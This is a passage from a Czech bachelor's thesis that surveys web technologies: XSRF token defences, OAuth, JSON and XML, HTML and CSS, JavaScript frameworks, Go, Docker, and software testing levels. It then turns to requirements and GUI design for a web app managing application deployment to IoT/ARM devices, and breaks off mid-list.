Obrana proti XSRF spočívá v přidání skrytého tokenu na svou webovou stránku. Tento token by měl být náhodně generován pro každé navštívení formuláře a dostatečně složitý (dlouhý), aby neumožňoval útočníkovi uhodnout jeho hodnotu, takový token se nazývá dynamický. Horší řešení je použití statického tokenu, který je pro každého uživatele předem nastavený a nemění se s každým načtením formuláře.

Příklad nastavení statického skrytého tokenu:

```
<input type="hidden" name="xsrftoken" value="s1SeFD34v76D3du9t"/>
```



Obrázek 3.1: Příklad XSRF

Další možnost obrany je pomocí nastavení tokenu v cookie, který je vygenerován při přihlášení se na stránku. Poté při každém požadavku na server je tento token zkopírován do HTTP hlavičky. Server poté ověří, je-li tento token správný. Tato technika obrany je založena na předpokladu, že pouze JavaScript, který má stejný původ jako původně se přihlašující klient, je schopen předat tento token do hlavičky HTTP požadavku.

3.2.3 OAuth

OAuth[1] protokol je navržen pro bezpečnou autorizaci. Lze využít nejen ve webových, ale také v mobilních a desktopových aplikacích. OAuth funguje na bázi výměny tokenů mezi serverem a klientem. Na základě těchto výměn je určeno, zdali má klient přístup k aplikaci [36]. Díky využití tokenu není potřeba, aby se uživatel při každé akci přihlašoval, pro zabezpečení, že se jedná o stejného uživatele.

V komunikaci OAuth protokolem se nachází čtyři hlavní strany – prohlížeč uživatele, klientská aplikace, autorizační server a server se zdroji. Komunikace začíná ze strany prohlížeče zažádáním o stránku aplikace. Tato aplikace přesměruje prohlížeč na autorizační server, který po uživateli požaduje přihlašovací údaje. Po úspěšném přihlášení je uživatel navrácen do aplikace, která po autorizačním serveru požaduje přístupový token, který je poté zasílán s každým požadavkem na server se zdroji. Server se zdroji na základě platnosti přístupového tokenu poskytuje údaje klientské části aplikace (a také prohlížeči) [15].

3.3 Textové standardy

Následující kapitola popisuje textové standardy používané ve webových technologiích k formátovándat, které jsou odesílány z webových serverů.

3.3.1 JavaScript Object Notation

JavaScript Object Notation (JSON) je textový standard vytvořen za účelem výměny dat. Tato data jsou pro člověka čitelná. JSON je odvozen ze standardu ECMAScript, jehož nejpopulárnější implementací je JavaScript. Dnes je JSON podporován velkým množstvím

[1] https://oauth.net/

programovacích jazyků, které poskytují knihovny k jeho zpracování. Z tohoto důvodu je JSON použit jakožto standard pro přenos dat mezi front-endem a back-endem.

3.3.2 eXtensible Markup Language

eXtensible Markup Language (XML, ve volném překladu rozšiřitelný značkovací jazyk) je podmnožina jazyku SGML (Standard Generalized Markup Language) a umožňuje snadné vytváření konkrétních značkovacích jazyků pro různé účely a typy dat [11]. Jazyk XML se také často používá pro výměnu dat, stejně jako JSON. Příkladem protokolu, který využívá XML pro výměnu dat je například SOAP (Simple Object Access Protocol).

3.4 Technologie klientské části

Tato sekce popisuje některé často používané technologie na front-endu webových aplikací. Zmíněné technologie jsou použity v praktické částí této bakalářské práce, nebo jejich použití bylo plánováno.

3.4.1 Hypertext Markup Language

Hypertext Markup Language (HTML) je standardní značkovací jazyk (nejedná se tedy o programovací jazyk) pro vytváření webových stránek a webových aplikací nezávislých na operačním systému. Tento jazyk byl navržen v roce 1990 Timem Berners-Lee současně s protokolem HTTP [7]. V části 3.4.1 můžete vidět příklad kódu, který popisuje začátek HTML dokumentu, jeden odstavec, jeden obrázek a konec HTML dokumentu.

```
1  <html>
2    <body>
3      <p>
4        Autor: Marek Hrvol
5      </p>
6      <div>
7        <img src="test.png"/>
8      </div>
9    </body>
10 </html>
```

Existují tři hlavní odvětví HTML. v chronologickém pořadí se jedná o HTML4, xHTML a HTML5.

HTML4

Nejstarší ze zmíněných odvětví je HTML4. Má velmi volnou syntaxi, příkladem této syntaxe je automatické ukončení odstavce (tag <p>), pokud začne odstavec další. Tato povolná syntaxe je lehce naučitelná pro začátečníky s HTML, avšak vyskytují se problémy při zobrazování, protože každý prohlížeč interpretuje tento kód trochu jinak. Pro vyřešení tohoto problému vzniklo xHTML.

xHTML

xHTML znamená eXtensible Hypertext Markup Language. Jedná se o určitou část XML kódu, který je generalizován do značkovacího jazyku. Hlavní rozdíl mezi HTML4 a xHTML

je nutnost uzavírání všech párových tagů. Dalšími menšími omezeními jsou některá omezení vnořování tagů, hodnoty atributů musí být v uvozovkách, názvy tagů závisí na velikosti písmen (<li> není identické s <LI>) a další [43].


HTML5

Roku 2014 byla zveřejněna finální specifikace HTML5 [26]. Výhoda HTML5 spočívá v přidání nových tagů k HTML4. Mezi jedny z hlavních přidaných hodnot patří především následující tagy.

- <video>
  Tento tag dovoluje webovým vývojářům vkládání videí přímo na webovou stránku bez používání různých pluginů jako je například FLASH. Jedná se především o ulehčení zobrazování videí na Apple produktech, jelikož Apple mobilní zařízení blokují FLASH.
- <geolocation>
  v českém překladu geolokace – umožňuje vývojářům lokalizovat uživatele pomocí GPS, Wi-Fi nebo IP adresy.
- <canvas>
  v českém překladu plátno – dokáže interpretovat vektorovou grafiku s možností vkládat obrázky. Pro kreslení lze také užít skriptovacích jazyků, jako je například JavaScript.

Document Object Model

Document Object Model (DOM), je objektově orientované zobrazení HTML nebo XML kódu stromovou strukturou, kde každý uzel reprezentuje část dokumentu. S objekty lze manipulovat pomocí programů a všechny viditelné změny v DOM se projeví také v zobrazení dokumentu na stránce. DOM je nezávislý na operačním systému, na kterém je zobrazován [30].



Obrázek 3.2: Příklad stromu Document Object Modelu k výše zmíněnému HTML kódu.

3.4.2 Kaskádové styly

Kaskádové styly (CSS, z anglického Cascading Style Sheets) je jazyk, který popisuje styl a zobrazení HTML elementů. CSS má největší dopad na design moderních webů a umožňuje

přizpůsobení webové stránky na různá zařízení. V této části se lze dočíst také o frameworcích tohoto jazyka.

CSS je definován v takzvaných stylových předpisech (style sheet), které obsahují různá pravidla, podle kterých se příslušný HTML dokument zobrazuje. Pravidla se skládají ze dvou částí: selektor a definice pravidla. Selektor slouží k identifikování elementu, na který se má definice pravidla aplikovat. Tyto selektory se také používají při automatizovaném testování webových aplikaci. Více informací naleznete v kapitole 3.4.5.

Styl lze popsat i přímo v HTML dokumentu, nicméně preferovaná možnost je popis ve stylových předpisech z důvodu rychle změny velkého množství HTML elementů, dokonce i když se nacházejí v různých dokumentech.

Pro psaní CSS kódu lze použít předprocesory, které kompilují kód napsaný v určitém typu předprocesoru do kódu CSS. V současné době existují dva hlavní předprocesory, které usnadňují práci s CSS. Jedná se o LESS a SASS a jsou mezi nimi mírné nuance a oba předprocesory dokáží programátorovi usnadnit práci s CSS [13]. Nevýhodou předprocesorů je mírně horší výkon, než použití čistého CSS [10].

Bootstrap

Bootstrap je front-endový webový framework, který je open-source. Obsahuje šablony pro různé webové komponenty, jako je například tlačítko, formulář atd. Tento framework je založený na jazycích HTML, CSS a JavaScript, z čehož je nejvíce použitý právě CSS.

V současné době existuje několik modifikací tohoto frameworku. Nejčastěji užívanou v současné době je Bootstrap 3.3.7[2], který je napsán v předprocesoru LESS. Dalším příkladem bootstrapu je například Lightbootstrap[3] nebo Bootstrap4[4], který je prozatím ve verzi alpha.

3.4.3 ECMAScript

ECMAScript (ECMA, ES) je skriptovací jazyk normovaný organizací ECMA International. Tento jazyk je využíván na webových stránkách pro vytváření skriptu na straně klienta. Nyní jsou využívány jeho implementace, nejčastěji JavaScript, mezi další implementace patří například TypeScript, ActionScript, JScript nebo ExtendScript.

Z jazyků, které implementují ECMAScript se v současné době nejvíce překládá do ECMAScript 5. Mezi tyto jazyky patří například TypeScript. Současně nejnovější je ECMAScript 2016, který byl dokončen v červnu 2016 [54].

Výhody novějších verzí spočívají v nových příkazech, kterých lze využít. Bohužel, novější verze ES jsou podporovány menším množstvím prohlížečů, zpravidla pouze novějšími. Avšak ECMAScript je zpětně kompatibilní, můžeme tedy transpilovat novější ECMAScript do staršího a tím ho přizpůsobit širšímu spektru prohlížečů.

[2] http://getbootstrap.com/
[3] http://demos.creative-tim.com/material-kit/index.html
[4] https://v4-alpha.getbootstrap.com/

V kódu níže lze vidět rozdíl v příkazu import mezi ES5 a ES6.

```
1 // app.js - ES6
2 import math from 'lib/math';
3 console.log('2pi = ' + math.sum(math.pi, math.pi));
4 //app.js - ES5
5 var math = require('lib/math');
6 console.log('2pi = ' + math.sum(math.pi, math.pi));
```

JavaScript

JavaScript (JS) je vysoko-úrovňový, multiplatformní, netypovaný, objektově orientovaný skriptovací jazyk. Spolu s CSS a HTML tvoří tři hlavní technologie pro tvorbu webových stránek a webových aplikací. JavaScript je podporován ve všech moderních webových prohlížečích i bez různých pluginů pro jeho podporu [31]. V obecném povědomí se název JavaScript používá pro pojmenování jakékoliv implementace ES.

Pro kontrolu správných zásad programování existuje nástroj pro statickou kontrolu kódu JSLint, který programátorovi označuje části kódu, které porušují jakékoliv z pravidel programování pro psaní udržitelného a čitelného kódu. Tento nástroj lze upravovat dle potřeb programátora, je tedy možné ignorovat určité pravidla[5].

TypeScript

TypeScript[6] (TS) je podmnožinou JavaScriptu, který se kompiluje do čistého JavaScriptu, je tedy spustitelný na jakémkoliv z moderních prohlížečů [51]. Typescript je open-source, který je programován a udržován firmou Microsoft.

Největším rozdílem mezi TypeScriptem a JavaScriptem je typovost jazyka. TypeScript podporuje různé typy proměnných a tím se přizpůsobuje určité skupině programátorů, kteří preferují typované jazyky nad netypovanými. Navíc je mnohem snazší nalézt chyby, které koření v typu proměnné.

Pro dodržování zásad programování, které slouží k udržení čitelnosti kódu, existuje nástroj pro statickou kontrolu kódu TSLint[7], který má obdobnou funkcionalitu jako JSLint,

3.4.4 JavaScriptové frameworky

Psaní kódu v JavaScriptu může být ulehčeno pomocí mnoha frameworků, které jsou dnes programátorům dostupné. Účelem těchto frameworků je zpřehlednění kódu, bezpečnost aplikace (například proti XSS útoku) a optimalizace rychlosti programování. Tato sekce se zabývá nejznámějšími a nejpoužívanějšími frameworky JavaScriptu, avšak ani zdaleka nezahrnuje všechny frameworky. Mezi frameworky, které v této kapitole nejsou detailněji rozepsány patří například Ember, Backbone nebo Aurelia

Webové stránky vytvořené pomocí těchto níže zmíněných frameworků jsou zpravidla tzv. Single Page Application (SPA). Účel SPA je vytvoření dojmu, že uživatel používá desktopovou aplikaci. Kód, který je nezbytný pro běh stránky (HTML, CSS, JS), se získá během jednoho načtení stránky a všechny ostatní zdroje, které jsou potřeba až v průběhu používání stránky, jsou nahrávány dynamicky na základě akcí uživatele [50], často pomocí

[5] http://www.jslint.com/
[6] https://www.typescriptlang.org/
[7] http://palantir.github.io/tslint/

AJAXu[8]. Práce se SPA často zahrnuje dynamickou komunikaci s webovým serverem, například pomocí REST API.

Mnoho JavaScriptových frameworků může být známá pod jejich názvem spojeným s příponou „js“, typickým příkladem je VueJs nebo AngularJs.

Angular

Angular (AngularJS[9] a Angular2[10]) je open-source JavaScriptový framework od firmy Google[11], který vznikl roku 2010 [1]. Lze pomocí něj vytvářet responzivní webové aplikace. Aplikace naprogramována v tomto frameworku se skládá z takzvaných komponent, které obsahují HTML kód, i JavaScript, případně TypeScript.

V říjnu 2014 vznikla nová verze frameworku – Angular2 [35], který je rozdílný v mnoha ohledech. Velkým rozdílem je rychlost, AngularJS . Tyto verze Angularu jsou od sebe velmi rozdílné, nejdůležitějším rozdílem je rychlost. Původní verze Angularu nebyla naprogramována za účelem rychlých aplikací, ale za účelem rychlého programování aplikací. Angular2 je třikrát až desetkrát rychlejší [46], než starší Angular.

Při programování v Angular2 se využívá následujících součástí kódu:

- Komponenta („component“)
  Nejdůležitější součást, jednotlivé moduly se nazývají komponenty a obsahují logiku (JS/TS) a HTML kód.
- Direktiva („directive“)
  velmi podobná komponentě, ale neobsahuje HTML kód. Pouze dodává funkcionalitu aplikaci.
- Roura („pipe“)
  Pomocí rour je možné upravovat proměnné v aplikaci (například seřazování).
- Formuláře („forms“)
  Určeny pro práci s formuláři na webu.
- HTTP
  Slouží ke spojení front-endu s back-endem.
- Směrovač („router“)
  Slouží k nasměrování na správnou komponentu.

Angular2 je přizpůsoben na fungování pod serverovou částí NodeJS[12]. Především při implementaci je vhodnější používat tento server, při nasazování na server již nezáleží na serverové části.

React

React[13] není frameworkem, ale knihovnou JS, ale i přesto je v dnešní době největším konkurentem Angularu. Vznikl roku 2013 a stojí za ním Facebook, který jej interně používal

[8] https://www.w3schools.com/xml/ajax_intro.asp
[9] https://angularjs.org/
[10] https://angular.io/
[11] https://www.google.com/
[12] https://nodejs.org/en/
[13] https://facebook.github.io/react/

již několik let předtím. I přes počáteční neúspěch mezi webovými vývojáři se z Reactu stala nejvíce používaná JS knihovna současné doby.

Aplikace naprogramované v Reactu jsou zpravidla ještě o něco rychlejší než aplikace naprogramované v Angular2. Je to především z důvodu velikosti JavaScriptových souboru. Angular2 po převedení TS do JS způsobí až čtyřikrát větší velikost JS souborů než React [18], což mnohdy nemusí být zanedbatelné. Na druhou stranu, Angular2 poskytuje větší čistotu kódu, především HTML kódu [33].

3.4.5 Elasticsearch

Elasticsearch[14] je fulltextový vyhledávač od firmy Elastic[15], který má RESTful rozhraní s vysokou dostupností, rychlostí a škálovatelností. Elasticsearch je schopen filtrovat a výsledky zobrazuje téměř okamžitě.

Elasticsearch se často používá pro zobrazování logů ve webové aplikaci. K zobrazení logů pomocí grafů se často používá také Kibana[16], která slouží k vykreslování grafů podle dat uložených v Elasticu. Tato data lze jednoduše filtrovat a grafy je jednoduché přizpůsobovat.

3.5 Technologie serverové části

Tato sekce popisuje některé technologie používané na back-endu webových aplikací. Vybrané technologie byly použity nebo bylo předpokládáno použití v této bakalářské práci.

3.5.1 Go

Go[17] (často také Golang) je open-source, kompilovaný, objektově orientovaný, staticky typovaný programovací jazyk. Syntaxe jazyka patří do rodiny jazyků odvozených od C. Kompilovanost jazyku výrazně urychluje výsledný kód oproti nekompilovaným jazykům (např. php).

Ve vývoji webových aplikací je tento programovací jazyk často používán jako back-end. Důvody pro použití Go spočívají v jeho rychlosti a v knihovnách určených k vývoji webových back-endů (serverů), jako je například Revel[18].

Go se také využívá pro implementaci REST API, jelikož jeden z nejznámějších frameworků pro implementaci REST API, Swagger[19], podporuje mimo jiné i jazyk Go.

3.5.2 Docker

Docker je open-source projekt, který poskytuje rozhraní pro izolaci aplikací do tzv. kontejnerů. Jedná se o „Odlehčenou verzi“ virtuálního stroje (VM, z anglického Virtual Machine).

Rozdíl mezi kontejnerem a VM spočívá v jejich obsahu, kontejner neobsahuje celý operační systém, ale pouze knihovny a nastavení potřebné ke správné funkcionalitě softwaru, který je do kontejneru nahrán. Docker tedy umožňuje tvorbu efektivních, samostatných systémů, a garantuje, že software nahraný v kontejneru poběží nezávisle na tom, kde je nahrán [17].

[14] https://www.elastic.co/
[15] https://www.elastic.co/
[16] https://www.elastic.co/products/kibana
[17] https://golang.org
[18] https://revel.github.io/
[19] http://swagger.io/

Docker je podporován velkém množstvím operačních systémů, včetně ne-unixového systému Windows. Jediný rozdíl mezi implementací na platformě Windows spočívá v tom, že je potřeba navíc dodat tenkou vrstvu, která v sobě má velmi minimalizovanou verzi Linuxového jádra (kernelu).

K vytvoření kontejneru je třeba napsat tzv. Dockerfile, který obsahuje informace o všech technologiích, které je potřeba přidat do kontejneru. Pro optimalizaci výkonu kontejneru, je vhodné, přidávat co nejméně technologií.

3.6 Testování webových aplikací

V průběhu implementace a především před definitivním nasazením webové aplikace je nutné projít procesem testování. Tato opatření jsou nutná z důvodu ověření správné funkcionality produktu, splnění potřebných požadavků z pohledu návrhu aplikace, použitelnosti systému a jiných hledisek, které mohou zapříčinit nepoužitelnost produktu.

Produkt je potřeba testovat na více úrovních, níže uvedený přehled obsahuje základní testovací úrovně. [42]

3.6.1 Jednotkové testování

Jedná se o nejnižší úroveň testování, v praxi ji neprovádí tester, ale programátor. Tyto testy ověřují, že jednotlivé části kódu fungují správně. Jednotkové testy zpravidla nejsou časově náročné na vykonání a poskytují vývojáři rychlou zpětnou vazbu k vytvořenému kódu.

Pokrytí kódu se určuje podle několika kritérií. Podle mezinárodní kvalifikační rady pro testování softwaru (ISTQB, International Software Testing Qualifications Board[20]) lze určit pokrytí kódu třemi kritérii:

- Pokrytí příkazů
  Procentuálně udává, kolik příkazů z celku bylo pokryto.
- Pokrytí větví/rozhodnutí
  Procentuálně udává, kolik různých podmínek bylo pokryto. Pro stoprocentní pokrytí je potřeba, aby každá podmínka byla vyhodnocena jak kladně, tak záporně.
- Pokrytí cest
  Procentuálně udává, kolik různých cest bylo otestováno. Pro stoprocentní pokrytí je potřeba, aby byly splněny všechny různé kombinace všech podmínek. Navíc je potřeba, aby každý cyklus byl vyvolán každým možným počtem opakování.

3.6.2 Integrační testování

Po jednotkovém testování přichází testování integrační. Tyto testy zpravidla již nepřipravuje programátor, ale tým testerů. Cílem tohoto testování již není otestovat malou část softwaru, ale otestování komunikace mezi jednotlivými komponenty uvnitř aplikace. Při integračním testování je postupně propojováno čím dál tím větší množství komponent, dokud není dosaženo otestování funkcionality softwaru jako kompletního celku.

Do integračního testování patří také testování na různých operačních systémech, hardwarech a rozhraních.

Tento typ testování je důležitý především u velkých systémů skládajících se z více celků, kde nemusí být chyba rychle nalezena při systémovém testování, kde se často projeví.

[20] http://www.istqb.org/

3.6.3 Systémové testování

Po integračním testování přichází na řadu testování systému jako funkčního celku. Cílem systémového testování je ověřit správnou funkcionalitu aplikace z pohledu zákazníka. Za tímto účelem jsou vytvářeny scénáře, které simulují akce uživatele. Testování probíhá většinou v cyklech a vykonává ho tým testerů, který nalezené vady nahlašuje a v dalším cyklu opět retestuje (regresní testování). Kvalita systémového testování často určuje kvalitu výsledného systému, z tohoto důvodu je považováno za stěžejní v celém procesu testování.

Z důvodů velkého důrazu je často tato fáze testování alespoň částečně automatizována (více informací naleznete v kapitole 3.6.5). Automatizované testy by měly vycházet z testovacích scénářů nebo návrhů testů, které by měly být k dispozici již v raném stádiu vývoje softwaru.

Některé systémy spojují integrační a systémové testování v jedno, tato fáze je nazývána SIT (Systémové Integrační Testy).

3.6.4 Akceptační testování

Poslední fáze testování probíhá až na straně zákazníka nebo koncového uživatele. Cílem je zhodnocení, zdali produkt splňuje specifikaci a je připraven pro předání zákazníkovi. Akceptační testování má často předem připravené scénáře, které má k dispozici i tým vývojářů.

Chyby nalezené v této fázi testování mohou způsobit velké prodlevy v nasazení softwaru a zapříčinit neúspěch celého projektu [28]. Obecně platí, že čím dříve je v testovacím cyklu nalezena chyba, tím je méně nákladné ji opravit. Z těchto důvodů je velmi důležité nezanedbávat testování již na nižších úrovních.

3.6.5 Automatizované testování

Automatizované testování je nahrazení manuálních testů (nejčastěji systémových) skriptem, který testuje aplikaci bez nutnosti dohledu testera a poté informuje testera (případně programátora, či jiného člena týmu) o výsledku testů. Výhoda automatizovaného testování spočívá v rychlejším provedení testů, navíc není zapotřebí, aby u nich byl přítomen tester.

Existuje více způsobů, jak testy automatizovat. Jeden způsob je založen na programování za pomocí příslušných knihoven. Výhodou těchto knihoven je dostupnost složitějších algoritmických prostředků, nevýhodou je nutnost znalosti programování alespoň na nízké úrovni. Příkladem může být Selenium[21], Watir[22], Sahi[23] nebo Sikuli[24], který funguje na principu rozpoznávání obrazu. Mnoho frameworků vychází z těchto frameworků, především ze Selenia – například Robot Framework[25] nebo Ranorex[26].

Další způsob je založen na technologii nahrej a spusť (z anglického „record and play“). V takovém případě si tester spustí nahrávač (z anglického „recorder“), nakliká kroky, které si přeje zautomatizovat a technologie zajistí provedení stejných úkonů při dalším spuštění testů. Mezi takové frameworky patří například TesaBot[27] nebo Functionize[28]. Tento typ automatizace zpravidla převádí uživatelovy akce na kód, který se pozadí ukládá.

[21] http://www.seleniumhq.org/
[22] https://watir.com/
[23] http://sahipro.com/
[24] http://www.sikuli.org/
[25] http://robotframework.org/
[26] http://www.ranorex.com/
[27] http://www.tesabot.com/
[28] https://www.functionize.com/

Selenium

Selenium je framework pro automatické testování, který lze použít jako plugin do webového prohlížeče Mozilla Firefox[29], kde se testy vytváří pomocí metody nahrej a spusť. Další možností je použít knihovnu Selenia v jednom z podporovaných programovacích jazyků (Java, Python, C# a další).

Selenium je vytvořeno především na testování webových aplikací. Jednotlivé elementy webových stránek jsou vyhledávány v stromu DOM a pro jejich nalezení jsou využívány selektory. Existuje více typů selektorů, Selenium podporuje vyhledávání podle id, name, textu, selektoru nebo xpath, kde id a name jsou atributy HTML elementů.

3.6.6 Testovací dvojníci

Testovací dvojníci (z anglického „test doubles“) slouží ke zjednodušení nebo nahrazení části aplikace, nejčastěji z důvodů testování aplikace. Tato podsekce popisuje tři druhy těchto dvojníků.

Mock

Termín mock se často zaměňuje s významem testovací dvojník, avšak popisuje pouze některé případy testovacích dvojníků. Jedná se o objekty, které nemají funkční implementaci, ale uživateli se na první dojem zdá, že implementované jsou [22]. Jako příklad by mohl sloužit HTML kód, který je naprosto statický, i přes to, že by měl zobrazovat například aktivní uživatele systému.

Stub

Stub je opak mocku, slouží k napodobování různých rozhraní nebo abstraktních tříd, které mají být otestovány [34]. Příklad stubu, by mohl být například PayPal(online platba)[30] – internetové obchody používají stuby PayPalu pro otestovaní, že jejich systém funguje správně. Tento stub PayPalu dokáže přijímat požadavky z jiných serveru a odpovídat falešnými odpověďmi, což je pro otestování dostačující.

Fake

Fake je velmi odlehčenou implementaci, která nemá v pozadí téměř žádnou funkcionalitu. Fake není vhodný pro produkci, mimo užití pro marketingové a testovací tahy. V takovém případě, je možné na produkci nasadit verzi, která pouze znázorňuje funkcionalitu aplikace. Implementace poté bere v potaz zpětnou vazbu od uživatelů, kteří stránku viděli, případně láká budoucí zákazníky. V takových situacích se předpokládá dokončení implementace dané fake aplikace.

[29] https://www.mozilla.org/en-US/firefox/new/
[30] https://www.paypal.com/cz/home

Kapitola 4

Analýza požadavků a návrh řešení

Tato kapitola se zabývá analýzou požadavků na systém pro správu nahrávání aplikaci na ARM zařízení. Nachází se zde popis částí, které musí výsledná aplikace implementovat a také popis uživatelského rozhraní, které musí být přívětivé pro uživatele. V neposlední řadě se zde nachází popis ostatních částí systému, které nespadají do rozsahu této bakalářské práce, ale v budoucnu budou tvořit spolu s touto prací jeden velký celek. Po požadavcích jsou popsány obdobné řešení a na závěr je popsán návrh a design řešení.

4.1 Požadavky na funkcionalitu klientské části

Výsledná webová aplikace pro správu nahrávání aplikaci na ARM zařízení musí splňovat několik důležitých aspektů, aby mohla být označena za použitelnou. Hlavním aspektem je komunikace s back-endovou službou a umožnit práci s daty pomocí této komunikace. Mezi důležité body aplikace, které je potřeba zajistit patří:

- Nahrávání vybrané aplikace na zařízení
  Aplikace bude zvolena ze serveru. Databáze na serveru bude obsahovat všechny možné zařízení, která bude možné nahrát na zařízení.
- Přehled o aktuálních zařízeních uživatele
  Všechny zařízení uživatele lze vidět v přehledu zařízení. Lze zobrazit i detail jednotlivého zařízení.
- Přehled o aktuálně běžících aplikacích uživatele
- Možnost přidat a odebrat zařízení nebo aplikaci
- Zobrazení informace o aktivitě zařízení
- Možnost zobrazení profilu uživatele
- Intuitivní vizualizace uložených dat
- Přiměřená Rychlost odezvy webové aplikace
- Jednoduché přidání dalších funkčních modulů do aplikace
- Bezpečnost vůči vnějším útokům (týká se především útoků XSS a XSRF, více informací v kapitole 3.1.2)

Z důvodů budoucích rozšíření je vhodné, aby front-endový server byl spustitelný na různých operačních systémech (Windows[1], Ubuntu[2], Fedora[3] a jiných). Systém by měl být také spustitelný jako kontejner vytvořený pomocí Dockeru.

4.2 Požadavky na GUI webového rozhraní

Cílová skupina uživatelů jsou lidé se základními znalostmi komunikace zařízení. Avšak jelikož toto nemusí být pravdou u každého z uživatelů, je vhodné, aby aplikace byla jednoduchá, intuitivní a neobsahovala příliš mnoho technických pojmů. Při implementaci je tedy nutno dbát na intuitivnost používání a zjednodušení často používaných operací a také na vzhled webové aplikace, z důvodů budoucí konkurence na trhu. Pro budoucí uživatelé může hrát vzhled významnou roli ve volbě softwaru pro správu IoT zařízení.

Aplikace by měla obsahovat menu, ve kterém se nachází všechny podstatné stránky a jsou dostupné jedním kliknutím myši. Také by zde měla být dostupná informace o aktuálně přihlášeném uživateli.

Dále je důležité, aby aplikace byla použitelná na různých zařízeních – od malých mobilních zařízení, přes tablety a notebooky až k velkým plátnům. Aplikace by také měla brát v potaz obě nejčastější rozlišení – 16:9 a 4:3. Tato opatření jsou důležitá z důvodů možnosti ovládání aplikace odkudkoliv z co nejširšího spektra zařízení.

4.3 Analýza funkcionality systému jako celku

Tato sekce se zabývá funkcionalitou systémů, které se napojují na vytvořenou webovou aplikaci. Jedná se o dva nejpodstatnější celky – back-end a koncové zařízení, na které bude aplikace nahrána. Nejedná se o obsah praktické části této bakalářské práce, ale pouze o moduly, které se na tuto práci napojují.

4.3.1 Požadavky na back-end

Back-end označuje část webu zodpovědnou za zpracování dat. Požadavky na back-end aplikace zahrnují možnost komunikace s koncovým zařízením za podmínky, že je dostupná jeho adresa. Back-end také umožňuje komunikaci s front-endem, kde dochází k předávání informací ohledně nahrávání aplikace na zařízení, smazání zařízení ze systému a dalších funkcí popsaných v kapitole 4.1.

Back-end musí mít přistup k databázím, odkud je možné posílat data front-end, případně je měnit na základě požadavků od front-endu.

4.3.2 Požadavky na koncové zařízení

Na koncovém IoT zařízení je nahrána aplikace, kterou lze dálkově vyměnit za jinou na základě zabezpečené komunikace s back-endem. Z tohoto důvodu je požadováno, aby adresa každého zařízení připojeného do systému měla adresu zpřístupněnou pro back-end aplikace.

Koncová zařízení musí být schopna komunikovat s back-endem i s ostatními zařízeními na základě různých protokolů (např. HTTP požadavky nebo MQTT[4]).

[1] https://www.microsoft.com/cs-cz
[2] https://www.ubuntu.com/
[3] https://getfedora.org/
[4] http://mqtt.org/

4.4 Analýza obdobných řešení

Na trhu v současné době neexistuje mnoho podobných řešení, avšak jedno z nejvýznamnějších řešení je Azure IoT Suite[5] od firmy Microsoft[47]. Toto řešení správy IoT zařízení je velmi propracované, avšak skrývá také vady, díky kterým není toto řešení určeno pro všechny.

Azure IoT Suite je velmi velká aplikace, která je velmi drahá, tedy pro malé podniky téměř nepoužitelná. Navíc je tato aplikace, díky mnoha funkcionalitám, relativně složitá. Z těchto důvodů lze proti této konkurenci bojovat v případě, že konkurenční produkt bude zaměřen na jednoduchost a v případě, že dokáže zaujmout svým vzhledem.

4.5 Návrh řešení

Tato část obsahuje strukturu navrhnutého systému jako celku, zaměřuje se především na pohled z klientské části řešení, které bylo navrhnuto i naimplementováno jako webová aplikace. V závěru této části lze najít návrh grafického designu aplikace.

4.5.1 Struktura systému

Tato sekce popisuje strukturu implementované aplikace. Schéma popisující strukturu lze najít na obrázku 4.1. Diagram struktury byl vytvořen pomocí online aplikace draw.io[6]. Podkladem pro tento diagram byla data obdržená z firmy RedHat. Nejdůležitějšími součástmi systému jsou položky „uživatel“, „zařízení“, „obraz“ a „schopnost“. Položka uživatel znázorňuje uživatele, který se přihlašuje do aplikace.

Tento uživatel má k dispozici různá zařízení. Každé zařízení má určité schopnosti, tyto schopnosti jsou zobrazeny pomoci položky „schopnost zařízení“, jelikož každá schopnost musí obsahovat další metainformace, které lze nalézt na obrázku. Tyto schopnosti určují jaké obrazy lze nasadit na zařízení. Každé zařízení má příslušné zprávy, které obsahují informace o daném zařízením (například informaci o vypnutí zařízení).


Na každé zařízení je možné nahrát obraz, pokud jsou splněny podmínky nahrání (zařízení má schopnosti, které obraz požaduje). Jelikož je vztah zařízení s obrazem typu M:N, je propojení vyřešeno pomocí aplikace, která znázorňuje určitý obraz nahraný na určitém zařízení. Lze říct, že aplikace je objekt třídy obraz. Aplikace může mít své zprávy, které určují co se děje na aplikaci (například spuštění aplikace), a také zdrojové a cílové porty, na které je aplikace napojena.

Databáze systému není v současné době není vybrána, nicméně půjde o kombinaci relačního a NoSQL databáze. NoSQL databáze bude využívána především pro data, pro která není relační databáze vhodná, tedy například zprávy ze zařízení a podobné.

4.5.2 Grafické rozhraní aplikace

Ze strany firmy RedHat nebyl dodán žádný vzor vzhledu aplikace, z tohoto důvodu jsem si aplikaci sám nadesignoval. Při návrhu designu jsem bral v potaz i dodatečné požadavky a připomínky ze strany zadavatelů práce. K těmto účelům byl zpočátku vytvořen mock vzhledu aplikace za pomocí Ninjamock[7]. Nebyly navrhnuty všechny stránky aplikace,

[5] https://www.microsoft.com/en-us/internet-of-things/azure-iot-suite
[6] https://www.draw.io/
[7] www.ninjamock.com



Obrázek 4.1: Schéma struktury aplikace

z důvodů částečné podobnosti některých stránek a také z důvodů implementace některých stránek pomocí HTML mocku, tedy statického kódu, který pouze znázorňoval vzhled. Tento mock byl zpočátku dodržen, avšak v průběhu vývoje webu se měnil dle požadavků technického vedoucího a také dle zpětných vazeb lidí, kteří se dívali na vzhled aplikace. Z těchto důvodů není aplikace totožná s původním návrhem. Dalším důvodem, proč byl mock grafického rozhraní vytvořen, je ujasnění si propojení jednotlivých stránek a k omezení změn v v průběhu implementace.

Na design aplikace byl hned od začátku kladen velký důraz, z důvodu budoucí použitelnosti. Použitelnost systému nelze definovat pouze funkcionalitou jednotlivých částí, ale také vzhledem, intuitivností, snadným použitím a podobnými vlastnostmi, které nemusí být na první pohled jasné.

Aplikace je navrhnuta na čtyři hlavní části (kromě přihlašovací obrazovky), ve svrchní části je to navigační (horní) menu s informacemi o přihlášeném uživateli, možností přihlásit/odhlásit se a drobečkem („breadcrumb“, informace o aktuální stránce).

Návrh levé části obsahuje jednoduchou navigaci mezi jednotlivými stránkami aplikace a název aplikace, případně logo aplikace, které může nahradit název. Spodní část návrhu obsahuje zápatí obsahující přesměrování na hlavní stránku, na stránku o autorech a název aplikace.

Nejdůležitější část návrhu je prostřední část stránky, tedy obsah, který se bude lišit na základe aktuální stránky. Aplikace by měla obsahovat následující stránky:

- Hlavní stránka („dashboard“, „homepage“)
  Návrh stránky obsahuje grafy a zvolené informace o zařízeních registrovaných v aplikaci.

- Stránka zařízení („devices“)
